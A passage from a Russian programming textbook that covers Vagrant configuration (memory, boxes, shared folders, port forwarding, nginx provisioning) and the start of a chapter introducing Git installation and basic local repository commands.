Заглянув внутрь файла Vagrant можно увидеть блок `Vagrant.configure`, внутри которого практически все строки закомментированы. В листинге 53.1 представлено содержимое конфигурационного файла Vagrant за исключением комментариев.

Листинг 53.1. Файл Vagrantfile01

```
Vagrant.configure(2) do |config|
  config.vm.box = "ubuntu/trusty64"
end
```

Цифра 2, переданная методу `configure`, означает версию формата конфигурационного файла. В настоящий момент в конфигурационном файле указано только название образа ubuntu/trusty64, которое было передано ранее при выполнении команды `vagrant init`. С полным описанием всех директив можно ознакомиться в руководствах Vagrant и VirtualBox. В книге мы рассмотрим лишь наиболее часто используемые.

Управление оперативной памятью

По умолчанию Vagrant создает виртуальную машину с 512 Мбайт оперативной памяти. Для того чтобы увеличить это значение, потребуется изменить настройки контейнера VirtualBox. Для этого в конфигурационном файле Vagrant внутри блока `Vagrant.configure` следует создать дополнительный блок `config.vm.provider`, которому в качестве аргумента надо передать строку `"virtualbox"`. В листинге 53.2 объем оперативной памяти виртуальной машины увеличивается до 2 Гбайт.

Листинг 53.2. Файл Vagrantfile02

```
Vagrant.configure(2) do |config|
  config.vm.box = "ubuntu/trusty64"
```

```
  config.vm.provider "virtualbox" do |vb|
    vb.memory = "2048"
  end
end
```

Управление образами

Образы являются шаблонами для виртуальных машин, содержащих операционную систему и предустановленное программное обеспечение. Полноценная установка операционной системы и настройка программного обеспечения может занимать длительное время.

Для ускорения этого процесса Vagrant создает снимок образа вместо полноценной установки программного обеспечения (как это происходит в случае VirtualBox). Ранее было показано, как при развертывании новой виртуальной машины при помощи команды `vagrant up` подгружается готовый образ Ubuntu 14.04. Однако удаление виртуальной машины посредством `vagrant destroy` не приводит к удалению образа. Более того, добавлять образ в экосистему Vagrant можно без инициализации новой виртуальной машины. Вместо этого можно воспользоваться командой `vagrant box add`, передав ей в качестве аргумента путь к образу, который необходимо загрузить.

```
$ vagrant box add precise64 http://files.vagrantup.com/precise64.box
Downloading with Vagrant::Downloaders::HTTP...
Downloading box: http://files.vagrantup.com/precise64.box
Extracting box...
Cleaning up downloaded box...
Successfully added box 'precise64' with provider 'virtualbox'!
```

Удалить ранее загруженный образ можно при помощи команды `vagrant box remove`:

```
$ vagrant box remove precise64 virtualbox
    Removing box 'precise64' with provider 'virtualbox'...
```

Список доступных образов можно вывести, воспользовавшись командой `vagrant box list`:

```
$ vagrant box list
    precise64 (virtualbox)
```

Создание собственного образа выходит за рамки книги, с ним можно ознакомиться в документации Vagrant.

Общие папки

Общие папки позволяют обмениваться файлами между гостевой и хост-системами. Все, что записывается в такую папку, тут же становится доступным в обеих системах. Более того, общие файлы и папки остаются в хост-системе даже после уничтожения виртуальной машины при помощи команды `vagrant destroy`.

По умолчанию Vagrant создает одну общую папку /vagrant/ в корне гостевой системы, которую связывает с папкой, откуда запускается виртуальная машина. Осуществив переход в виртуальную машину при помощи команды `vagrant ssh`, можно перейти в папку /vagrant/ и попробовать создать файл hello.txt.

```
$ vagrant ssh
$ cd /vagrant/
$ touch hello.txt
$ ls -la
total 8
drwxrwxr-x  1 vagrant vagrant  170 Sep 18 15:05 .
drwxr-xr-x 23 root  root  4096 Sep 18 14:09 ..
-rw-r--r--  1 vagrant vagrant  0 Sep 18 15:05 hello.txt
drwxrwxr-x  1 vagrant vagrant  102 Sep 18 13:04 .vagrant
-rw-rw-r--  1 vagrant vagrant 3027 Sep 18 13:04 Vagrantfile
$ exit
```

Как понятно из листинга, в общей папке виден конфигурационный файл Vagrantfile, который был создан в хост-системе. Создав файл hello.txt в гостевой системе, можно убедиться, что он появится в папке проекта в хост-системе.

Можно создать собственные общие файлы, для этого в конфигурационном файле Vagrantfile следует добавить директиву `config.vm.synced_folder`, которая в качестве первого аргумента принимает путь к папке на хост-машине, а в качестве второго аргумента — путь до общей папки на виртуальной машине.

```
Vagrant.configure(2) do |config|
  ...
  config.vm.synced_folder "../data", "/vagrant_data"
  ...
end
```

> ***Замечание***
>
> Синхронизация файлов потребляет довольно много ресурсов, поэтому желательно вынести генерацию объемных журнальных файлов, CSS и JavaScript-файлов (ассетов) из общих папок, иначе можно столкнуться со значительным падением производительности.

Проброс порта

Для того чтобы запущенный на гостевой операционной системе сетевой сервис был доступен из хост-системы, используется механизм проброса порта. Vagrant не имеет прав для того, чтобы занимать порты с номерами менее 1024, поэтому в хост-системе используются порты выше 1024.

По умолчанию Vagrant пробрасывает SSH-порт 22 на 2222. Для того чтобы пробросить какой-то другой порт, можно воспользоваться директивой `config.vm.network` конфигурационного файла Vagrantfile.

```
Vagrant.configure(2) do |config|
  ...
  config.vm.network "forwarded_port", guest: 80, host: 8080
  ...
end
```

В листинге 80-й порт (HTTP-сервер) пробрасывается на порт 8080, в результате чего Web-сервер, запущенный в гостевой системе, доступен в хост-системе по адресу **http://localhost:8080**.

Установка программного обеспечения

Vagrant позволяет не только использовать готовые образы, но и автоматически устанавливать дополнительное программное обеспечение при развертывании виртуальной машины. Включив конфигурационный файл Vagrantfile в репозиторий системы контроля версий, можно гарантировать, что все разработчики будут иметь одинаковое окружение, а приложение будет одинаково вести себя на всех виртуальных машинах.

> ***Замечание***
>
> Vagrant поддерживает несколько способов автоматической установки программного обеспечения: скрипты командной строки, Chef и Puppet. Описание Chef и Puppet выходит за рамки книги, поэтому мы рассмотрим только первый способ.

В качестве примера давайте установим Web-сервер nginx *(см. главу 55)*. Перед установкой следует убедиться, что в конфигурационном файле Vagrantfile прописано перенаправление портов (листинг 53.3), как это описано в предыдущем разделе.

Листинг 53.3. Файл Vagrantfile03

```
Vagrant.configure(2) do |config|
  config.vm.box = "ubuntu/trusty64"
  config.vm.network "forwarded_port", guest: 80, host: 8080
end
```

Перед тем как автоматизировать процесс установки, полезно выполнить все действия на виртуальной машине вручную. Для установки Web-сервера в среде Ubuntu 14.04 необходимо выполнить описанную далее последовательность действий.

Итак, обновить список репозиториев менеджера пакетов apt-get можно при помощи команды `apt-get update`:

```
$ sudo apt-get update
Ign http://security.ubuntu.com trusty-security InRelease
Ign http://archive.ubuntu.com trusty InRelease
Get:1 http://security.ubuntu.com trusty-security Release.gpg [933 B]
...
Get:18 http://archive.ubuntu.com trusty-updates/universe Translation-en [166 kB]
Ign http://archive.ubuntu.com trusty/main Translation-en_US
Ign http://archive.ubuntu.com trusty/universe Translation-en_US
Fetched 10.2 MB in 2min 51s (59.4 kB/s)
Reading package lists... Done
```

После этого можно приступать непосредственно к установке Web-сервера nginx при помощи команды `apt-get install`. В ходе установки пакета вычисляются зависимости и запрашивается подтверждение на их установку.

```
$ sudo apt-get install nginx
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  fontconfig-config fonts-dejavu-core libfontconfig1 libgd3 libjbig0
  libjpeg-turbo8 libjpeg8 libtiff5 libvpx1 libxslt1.1 nginx-common nginx-core
```

```
Suggested packages:
  libgd-tools fcgiwrap nginx-doc
The following NEW packages will be installed:
  fontconfig-config fonts-dejavu-core libfontconfig1 libgd3 libjbig0
  libjpeg-turbo8 libjpeg8 libtiff5 libvpx1 libxslt1.1 nginx nginx-common
  nginx-core
0 upgraded, 13 newly installed, 0 to remove and 38 not upgraded.
Need to get 2,666 kB of archives.
After this operation, 8,933 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://archive.ubuntu.com/ubuntu/ trusty/main fonts-dejavu-core all 2.34-
1ubuntu1 [1,024 kB]
Get:2 http://archive.ubuntu.com/ubuntu/ trusty-updates/main fontconfig-config all
2.11.0-0ubuntu4.1 [47.4 kB]
Get:3 http://archive.ubuntu.com/ubuntu/ trusty-updates/main libfontconfig1 amd64
2.11.0-0ubuntu4.1 [123 kB]
...
Processing triggers for ufw (0.34~rc-0ubuntu2) ...
Processing triggers for ureadahead (0.100.0-16) ...
Setting up nginx-core (1.4.6-1ubuntu3.3) ...
Setting up nginx (1.4.6-1ubuntu3.3) ...
Processing triggers for libc-bin (2.19-0ubuntu6.6) ...
```

Теперь, обратившись в браузере к хост-системе по адресу **http://localhost:8080**, можно увидеть страницу приветствия сервера nginx, работающего в гостевой системе.

Для того чтобы повторить эти действия при развертывании виртуальной машины, необходимо в конфигурационном файле Vagrantfile внутри блока `Vagrant.configure` завести блок `config.vm.provision` с содержимым, приведенным в листинге 53.4.

Листинг 53.4. Файл Vagrantfile04


```
Vagrant.configure(2) do |config|
  config.vm.box = "ubuntu/trusty64"
  config.vm.network "forwarded_port", guest: 80, host: 8080
  config.vm.provision "shell", inline: <<-SHELL
   sudo apt-get update
   sudo apt-get install -y nginx
  SHELL
end
```

Параметр `-y` позволяет подавить вопросы команды `apt-get install`. Теперь при развертывании новой виртуальной машины будет автоматически устанавливаться Web-сервер nginx.

Резюме

В данной главе мы познакомились с виртуальными машинами, позволяющими устанавливать любую операционную систему в качестве гостевой. Это дает возможность, не меняя ваших привычных инструментов, тестировать Web-приложения в той среде, в которой они будут запускаться.

ГЛАВА 54



Система контроля версий Git

Система контроля версий предназначена для сохранения истории изменений (как правило, содержимого программных проектах или набора конфигурационных файлов). История представляет собой снимки проекта, следующие друг за другом в хронологическом порядке.

Система контроля версий позволяет откатиться к любому состоянию системы в прошлом. Таким образом можно восстановить поврежденные или случайно удаленные файлы либо выяснить, кто является автором внесенных в код изменений.

Другим назначением системы контроля версий является организация командной работы над проектом. При использовании системы контроля версий всеми участниками команды система позволяет корректно объединить изменения от нескольких участников, не перезаписывая результаты работы друг друга. При возникновении ситуации, когда разработчики правят один и тот же участок кода, система контроля версий сообщает о возникновении конфликта и предлагает его устранить.

Существует несколько систем контроля версий: CVS, Subversion, SVN, Git. В последнее время наибольшую популярность приобретает Git, которая и будет рассмотрена в данной главе.

> ***Замечание***
>
> Более подробно ознакомиться с Git можно по книге "Git Pro", русский перевод первого издания доступен по адресу **http://git-scm.com/book/ru/v1**. Второе издание доступно в виде книги[1].

Основы Git

Система контроля версий Git создавалась для обеспечения командной работы над ядром Linux. Допуская наличие централизованного хранилища, *репозитория*, на сервере, система является распределенной, каждый участник имеет локальную копию всех файлов, веток и истории правок. Таким образом, выход из строя центрального репозитория не только не мешает локальной работе отдельных участников, но и не приводит

[1] Чакон С., Штрауб Б. Git для профессионального программиста. — СПб.: Питер, 2016. — 496 с.




Рис. 54.1. Git — распределенная система контроля версий

к безвозвратной потере данных — репозиторий может быть восстановлен из любой локальной копии.

Как видно из рис. 54.1, участники распределенной сети могут обмениваться правками с центральным репозиторием git.host.ru, с которого впоследствии может осуществляться развертывание приложения на один или несколько серверов, обслуживающих функционирование приложения. Повторим, что наличие центрального репозитория не обязательно, развертывание приложения может осуществляться с любого узла, на котором имеется копия проекта (рис. 54.2).




Рис. 54.2. Любой узел может выступать в качестве центрального

Git не хранит полные копии состояний, вместо этого реализуется своеобразная файловая система: загружаются только изменившиеся файлы, вместо файлов, не претерпевших изменений, используются ссылки на более ранние версии.

На рис. 54.3 представлена история изменения четырех файлов. Первая цифра в названии файла сообщает его порядковый номер, вторая — версию. Первое зафиксированное состояние, которое называют *коммитом*, (коммит 1) изменяет файлы 1 и 3, второе — файл с порядковым номером 2, третье — 4.

Файлы, для которых в файловой системе хранится физическая копия, представлены в виде серых прямоугольников со сплошной границей. Файлы, для которых хранится лишь ссылка на предыдущий файл, помечены прямоугольником с пунктирной границей. Таким образом, несмотря на то, что хранятся четыре снимка, в каждом из которых по четыре файла, вместо 16 файлов реально физически существует лишь 8.




Рис. 54.3. Неизменившиеся файлы хранятся в виде ссылок

Строго говоря, *коммитом* называют не любое изменение в проекте, а лишь явно зафиксированное в репозитории.

Хронологическая последовательность коммитов называется *веткой*. Ветки могут разделяться, идти параллельно и сливаться.

На рис. 54.4 показана типичная ситуация использования Git в командной работе. Master-ветка является основной, с нее осуществляется развертывание приложения на рабочий сервер. Пусть необходимо внести объемную функциональность, требующую длительного времени и отдельного тестирования, например, подсистемы блогов. В то время как часть команды будет заниматься блогами, приложение должно штатно обслуживаться, в него должны вноситься исправления и реализоваться задачи в рамках поддержки.




Рис. 54.4. Использование веток в Git

В этом случае разумно создать ветку blog и вести все изменения в ней, после завершения разработки и тестирования можно слить (merge) все изменения обратно в master-ветку.

Установка Git

В каждой операционной системе можно установить консольную версию Git. Несмотря на обилие графических решений, важно разобраться с консольными командами, т. к. без них невозможно построить систему автоматического развертывания приложения.

Установка в Ubuntu

Проверить, установлена ли система контроля версий Git на рабочей станции, можно, выполнив команду `git` с параметром `--version`:

```
$ git --version
git version 1.7.9.5
```

Если в результате выполнения команды будет выведена версия Git, то система контроля версий установлена и готова к работе. Если вместо версии будет выведено сообщение о том, что команда `git` не найдена, это будет означать, что система Git не устанавливалась на рабочей станции или сервере.

```
$ git --version
-bash: git: команда не найдена
```

Для того чтобы установить Git в Ubuntu, следует выполнить команду:

```
$ sudo apt-get install git
```

Установка в Mac OS X

Для установки Git достаточно загрузить и установить пакет Command Line Tools for XCode из AppStore. XCode — это интегрированная среда разработки приложений для Mac OS X и iOS. Полная загрузка XCode не обязательна, однако если XCode уже установлен в вашей системе, Git будет доступен для использования. Убедиться в том, установлен ли XCode, можно при помощи команды:

```
$ xcode-select -p
/Applications/Xcode.app/Contents/Developer
```

Если вместо указанного выше пути выводится предложение установить Command Line Tools, следует установить этот пакет, выполнив команду

```
$ xcode-select --install
```

После установки Git будет доступен для использования, в чем можно убедиться, воспользовавшись командой:

```
$ git --version
git version 2.3.8 (Apple Git-58)
```

Git, который входит в состав Commands Line Tools, зачастую является не самой последней версией, а набор утилит ограничен. В частности, не устанавливается графи-

ческая утилита `gitk`. Для того чтобы установить последнюю версию Git, можно воспользоваться менеджером пакетов Homebrew *(см. главу 4)*.

```
$ brew install git
==> Downloading https://homebrew.bintray.com/bottles/git-
2.5.3.yosemite.bottle.tar.gz
######################################################################## 100,0%
==> Pouring git-2.5.3.yosemite.bottle.tar.gz
==> Caveats
The OS X keychain credential helper has been installed to:
  /usr/local/bin/git-credential-osxkeychain

The "contrib" directory has been installed to:
  /usr/local/share/git-core/contrib

Bash completion has been installed to:
  /usr/local/etc/bash_completion.d

zsh completion has been installed to:
  /usr/local/share/zsh/site-functions
==> Summary
  /usr/local/Cellar/git/2.5.3: 1390 files, 32M
$ git --version
git version 2.5.3
```

Установка в Windows

Для установки Git в операционной системе Windows лучше всего воспользоваться пакетом Git for Windows, который можно скачать по адресу **https://git-for-windows.github.io/**. Данный пакет включает в себя эмуляцию командного интерпретатора bash, а также графическую утилиту для управления Git. Следует выбрать 64- или 32-битный дистрибутив в зависимости от используемой версии Windows. После загрузки и запуска дистрибутива откроется окно приветствия мастера установки (рис. 54.5).

Мастер установки предлагает довольно длительную серию диалоговых окон, в которых настраивается работа UNIX-окружения командной строки. После согласия с лицензионным соглашением, расположением Git в файловой системе, составом устанавливаемого программного обеспечения откроется окно выбора видимости команд, которое предоставляет три варианта (рис. 54.6).

Первый вариант предлагает использование команд Git и UNIX-команд только из bash-консоли, которая запускается отдельным приложением. Второй вариант предлагает минимальный набор команд для использования в командной строке Windows. Третий вариант предлагает полноценное UNIX-окружение для командной строки Windows. В последнем варианте могут изменяться свойства некоторых консольных команд Windows, таких как `find` или `sort`.

Следующее диалоговое окно предлагает варианты управления символами перевода строки. В UNIX-подобных операционных системах переводом строки служит символ `\n`, в то время как в Windows для перевода строки используются два символа `\r\n`.




Рис. 54.5. Мастер установки Git for Windows




Рис. 54.6. Выбор области видимости команд Git for Windows

В результате, в UNIX-редакторах в конце срок может появляться лишний символ `\r` при получении файлов из Windows, а в Windows-редакторах, наоборот, строки могут сливаться в одну длинную строку при попытке прочтения файлов из UNIX-подобных операционных систем.

- Первый вариант, представленный в диалоговом окне на рис. 54.7, предлагает конвертировать UNIX-переводы строк `\n` в Windows-переводы `\r\n` при формировании рабочего каталога. При создании коммита осуществляется обратное преобразование.
- Второй вариант предлагает конвертировать все переводы строк в UNIX-формат `\n`.

- При выборе третьего варианта переводы строк остаются как есть без какого-либо дополнительного преобразования.

После выбора терминала (рис. 54.7) и настройки кэша начнется установка программного обеспечения (рис. 54.8).

По завершении установки Git- и UNIX-команды станут доступными из командной строки Windows.




Рис. 54.7. Настройка терминала Git for Windows




Рис. 54.8. Установка Git for Windows

Постустановочная настройка

Сразу после установки надо изменить имя и адрес электронной почты, которыми будут помечаться коммиты, созданные на текущем хосте. Для этого следует воспользоваться командой `git config`:

```
$ git config --global user.name "Igor Simdyanov"
$ git config --global user.email igorsimdyanov@gmail.com
```

Убедиться в том, что настройки успешно установлены, можно, запросив их список при помощи команды `git config --list`.

```
$ git config --list
user.name=Igor Simdyanov
user.email=igorsimdyanov@gmail.com
```

Локальная работа с Git-репозиторием

Существуют два основных подхода для создания Git-репозитория: первый заключается в инициализации и последующем импорте файлов проекта, второй — в клонировании репозитория.

Инициализация репозитория

Для инициализации пустого Git-репозитория необходимо выполнить команду `git init` в папке с проектом:

```
$ git init
```

После этого в каталоге появится папка .git, в которой будут храниться метаданные и история правок. Для того чтобы добавить файлы в проект, необходимо перевести их в индексированное или, как еще говорят, подготовленное состояние при помощи команды `git add`:

```
$ git add .
```

Файлы, добавленные при помощи команды `git add` в подготовленное состояние, становятся отслеживаемыми. Точка в конце команды означает любой файл. Однако отслеживаемыми можно сделать лишь избранные каталоги и файлы, явно указывая их при помощи команды `git add`:

```
$ git add index.php
$ git add dir
```

После того как мы сообщили Git, какие файлы проекта мы хотим отслеживать, их можно зафиксировать, создав первый снимок состояния, который называется коммитом. Для этого следует воспользоваться командой `git commit`:

```
$ git commit -am 'Инициализация git-репозитория'
```

Клонирование репозитория

Если проект под управлением Git уже существует в каком-то сетевом репозитории, его можно загрузить при помощи команды `git clone`. В листинге приводится пример загрузки phpMyAdmin из Git-репозитория с GitHub-страницы проекта:

```
$ git clone https://github.com/phpmyadmin/phpmyadmin.git
Cloning into 'phpmyadmin'...
remote: Counting objects: 550207, done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 550207 (delta 4), reused 0 (delta 0), pack-reused 550187
Receiving objects: 100% (550207/550207), 364.88 MiB | 497.00 KiB/s, done.
Resolving deltas: 100% (436671/436671), done.
Checking connectivity... done.
```

В результате в каталоге, где была выполнена команда, будет создан Git-репозиторий phpmyadmin. Если необходимо переименовать папку, новое название можно указать сразу после адреса репозитория в команде `git clone`:

```
$ git clone https://github.com/phpmyadmin/phpmyadmin.git mysql.dev
```

После выполнения команды из листинга Git-репозиторий phpmyadmin будет развернут в папке mysql.dev.

Публикация изменений

Файлы в Git-проекте могут быть в трех состояниях:

- зафиксированные — файлы сохранены (в .git-каталоге, где хранится история правок);
- модифицированные — в файлы в рабочем каталоге были внесены правки, но изменения не были зафиксированы;
- индексированные — подготовленные для фиксации файлы, которые войдут в следующий коммит.

Отношения между этими состояниями и команды перехода между ними показаны на рис. 54.9.




Рис. 54.9. Три состояния файлов в Git-репозитории

Давайте попробуем пройти цикл изменения и фиксации файлов. Дальнейшее описание будет вестись в предположении, что вам доступен репозиторий phpMyAdmin, клонированный в предыдущем разделе.

В новом репозитории все файлы находятся в зафиксированном состоянии, в чем можно убедиться, выполнив команду `git status`:

```
$ git status
On branch master
Your branch is up-to-date with 'origin/master'.
nothing to commit, working directory clean
```

Если поправить файл, например, добавить в конце README-строку, команда `git status` тут же сообщит о том, что файл был изменен:

```
$ echo "Additional line" >> README
$ git status
On branch master
Your branch is up-to-date with 'origin/master'.
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

    modified:   README

no changes added to commit (use "git add" and/or "git commit -a")
```

Если требуются более детальные сведения об вносимых изменениях, можно воспользоваться командой `git diff`, которая построчно выводит информацию о внесенных изменениях:

```
$ git diff
diff --git a/README b/README
index 62f6009..1b97663 100644
--- a/README
+++ b/README
@@ -50,3 +50,4 @@ Enjoy!
 ------

 The phpMyAdmin team
+Additional line
```

Для того чтобы перевести изменения в индексированное состояние, необходимо выполнить команду `git add` с указанием имени файла или попросив проиндексировать все изменения, введя после `git add` точку:

```
$ git add README
$ git status
On branch master
Your branch is up-to-date with 'origin/master'.
Changes to be committed:
  (use "git reset HEAD <file>..." to unstage)

    modified:   README
```

Следует обратить внимание, что в консольном выводе изменения в индексированном состоянии отображаются зеленым цветом, а в неиндексированном — красным.

Для того чтобы посмотреть изменения в файлах в индексированном состоянии, в команде `git diff` следует добавить параметр `--cached`.

Все, что проиндексировано, можно зафиксировать, т. е. переместить в локальную базу данных в .git-каталог. Для этого предназначена команда `git commit`:

```
$ git commit -m "Изменения в README-файле"
[master 592f611] Изменения в README-файле
 1 file changed, 1 insertion(+)
```

Выполнив команду `git status`, можно убедиться, что все файлы находятся в зафиксированном состоянии.

Параметр `-m` в команде `git commit` позволяет задать комментарий непосредственно в команде. Если параметр `-m` не указывается, комментарий будет предложено ввести в открывшемся редакторе (по умолчанию vim).

Команду `git add .` настолько часто предваряет `git commit`, что последняя команда снабжается дополнительным параметром `-a`, который автоматически выполняет перевод всех измененных файлов в индексное состояние.

```
$ git commit -am "Изменения в README-файле"
```

эквивалентна последовательному вызову

```
$ git add .
